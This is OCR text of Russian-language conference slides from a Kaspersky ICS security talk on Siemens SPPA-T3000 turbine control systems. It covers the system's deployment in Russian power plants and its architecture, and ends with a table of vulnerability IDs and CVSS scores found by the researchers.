kaspersky

Kaspersky Industrial Cybersecurity Conference 2021

Александр Коротин

Специалист по анализу защищенности, «Лаборатория Касперского», Россия

#KasperskyICS

Чат конференции: https://kas.pr/kicscon

Безопасность систем управления турбинами в электроэнергетике

Коротин Александр

@alender911

О команде

- ~10 лет в сфере ИБ на каждого
- Сертификаты (OSCP, OSCE, CISA, ...), конференции (DEFCON, CCC, Singapore ICS Cyber Security, ...), CVEs & Bug Bounty, ...
- Лаборатория Касперского, управление сервисов безопасности (тестирование на проникновение, анализ защищенности, др.)

Глеб Грицай

Сергей Андреев


Сергей Сидоров

Евгения Поцелуевская


Александр Коротин

Раду Моцпан

Электростанции повсюду



Электростанции повсюду



https://new.siemens.com/cn/en/products/energy/power-generation/gas-turbines.html

Siemens SPPA-T3000 в России

Для предприятий энергетической отрасли максимальный уровень безопасности и отказоустойчивости оборудования жизненно необходим. В настоящее время значительная часть установленного основного и вспомогательного оборудования ТЭС и ТЭЦ России выработала свой ресурс. Это обусловливает возрастающую потребность в модернизации и замещении изношенного оборудования электростанций России, в том числе питательных турбонасосов.

Из всех элементов вспомогательного оборудования современных ТЭЦ питательные насосы установок по своему месту и назначению могут быть отнесены к основному тепломеханическому оборудованию энергоблока. Зачастую неправильно подобранные питательные насосы приводят к аварийным ситуациям. Поэтому так принципиальны и важны требования, которое предъявляется к эксплуатации питательных насосов [1].

На энергоблоке № 8 теплоэлектроцентрали – ТЭЦ 21 ОАО «Мосэнерго» мощностью 250 МВт с теплофикационной турбиной Т 240 и газо мазутным котлом типа ТГМП 314П паропроизводительностью 1000 т/ч была произведена модернизация питательной турбонасосной установки.

При модернизации установки в качестве питательного турбонасоса был выбран секционный двухкорпусный насос типа НРТ фирмы SULZER

Функциональные схемы и видеокадры автоматизации питательной установки, их динамизация разрабатывались на базе новейшего программно технического комплекса ПТК SPPA T3000 Siemens, который был адаптирован и внедрен в результате полномасштабной модернизации АСУ ТП энергоблока № 8.

ПТК SPPA T3000 является разработкой фирмы Siemens в области автоматизации электростанций, вышел на мировой рынок в 2005 2006 годах. Система контроля и управления, построенная на базе ПТК Т3000, предназначена для выполнения всех задач автоматизации оборудования электростанции. Помимо выполнения традиционных задач управления энергетическими установками, ПТК SPPA позволяет адаптировать ее применение к различным условиям конкретного проекта, что обеспечивает повышение эффективности оперативной деятельности электростанции [2, 3].

Основные преимущества SPPA T3000, нового эталона в области управления:

- простое управление, позволяющее операторам быстро освоить систему;
- высокая эффективность распределения данных – нужная информация в любое время, в любом месте;
- низкие затраты в течение всего срока службы для долгосрочного коммерческого успеха.

Новый ПТК фирмы Siemens SPPA-T3000, вышедший на мировой рынок в 2005–2006 годах и уже в 2007–2008 годах примененный ЗАО «Интеравтоматика» в пяти проектах АСУ ТП: 2 энергоблоках ПГУ-450 ТЭЦ-27 ОАО «Мосэнерго» и 3 энергоблоках Т-250 ТЭЦ-25 и ТЭЦ-26, – в архитектурном плане относится к последнему, четвертому поколению ПТК. Предыдущие поколения ПТК имели компоненты (контроллеры, операторские и архивный сервера, операторские терминалы, инженерную станцию и т. д.) со своим собственным программным обеспечением, иногда построенным на различных платформах, и необходимостью связывания компонентов между собой для организации их совместной работы. Принципиальным отличием от них SPPA-T3000, как ПТК четвертого поколения, является встроенность всех компонентов, как аппаратных, так и программных, в единую систему с единым полем информации и едиными принципами их внутреннего взаимодействия. Характерными особенностями SPPA-T3000 являются:

Комплекс работает под управлением лицензионного программного обеспечения "SPPA-T3000", версия 07.1.09.03. и разработанного на его основе программного проекта автоматизации энергоблока №3 и АСУ ЭТО ИА.600.РП-АТХ.01.200 "Unit 3" и "Eto".

Конфигурация программного проекта автоматизации выполнена под задачи комплекса автоматизированного измерительно-управляющего "КИ-ЭБ3-Э.ОН Россия-Березовская ГРЭС".

Программное обеспечение "SPPA-T3000" имеет уровень защиты "Высокий", обеспечивающий применение однократно инсталлируемого проекта ИА.600.РП-АТХ.01.200 "Unit" и "Eto" на базе лицензионного ПО "SPPA-T3000", установленного на серверы, инженерные и рабочие станции измерительного комплекса.


Защита от несанкционированного изменения алгоритмов измерений, преобразования и вычисления параметров обеспечивается системой электронного паролирования доступа к интерфейсу ПО.

Метрологически значимые параметры настроек измерительных каналов и результатов измерений закрыты персональным паролем.

Идентификационные данные (признаки)	Значение
Идентификационное наименование ПО	Программные проекты "Unit 3" и "Eto" на базе инженерного пакета "SPPA-T3000"
Номер версии (идентификационный номер) ПО	версия 07.1.09.03
Цифровой идентификатор ПО	Контрольная сумма байтов по алгоритму проверки MD5 041D8FD98F00B204E2200998ECF6644E
Другие идентификационные данные	отсутствуют

Siemens SPPA-T3000

- Уровень оператора
  - Рабочие станции операторов/инженеров
  - клиенты OPC
- Уровень автоматизации
  - **Сервер приложений (Application server)**
  - NTP сервер
  - **Сервер автоматизации (Automation server)**
- Уровень процесса
  - Модули ввода/вывода



Выявленные уязвимости

External		Application	
ID	CVSS	ID	CVSS
SIEMENS-2018-002	10.0	SIEMENS-2018-001	5.9
SIEMENS-2018-003	9.6	SIEMENS-2018-004	8.3
SIEMENS-2018-005	5.3		
SIEMENS-2018-006	5.3		
SIEMENS-2018-007 (1)	9.8		
Automation		**Migration**	
ID	CVSS	ID	CVSS
SIEMENS-2018-015	7.8	SIEMENS-2018-007 (2)[17]	8.8
SIEMENS-2018-026	7.8	SIEMENS-2018-008	6.5
SIEMENS-2018-027	7.8	SIEMENS-2018-009	6.5
SIEMENS-2018-028	7.5	SIEMENS-2018-010	4.3
SIEMENS-2018-029	7.5	SIEMENS-2018-011	8.8
SIEMENS-2018-030	9.6	SIEMENS-2018-012	4.3
SIEMENS-2018-031	10.0	SIEMENS-2018-013	7.5
		SIEMENS-2018-014	7.5
		SIEMENS-2018-016 to SIEMENS-2018-25	4.3

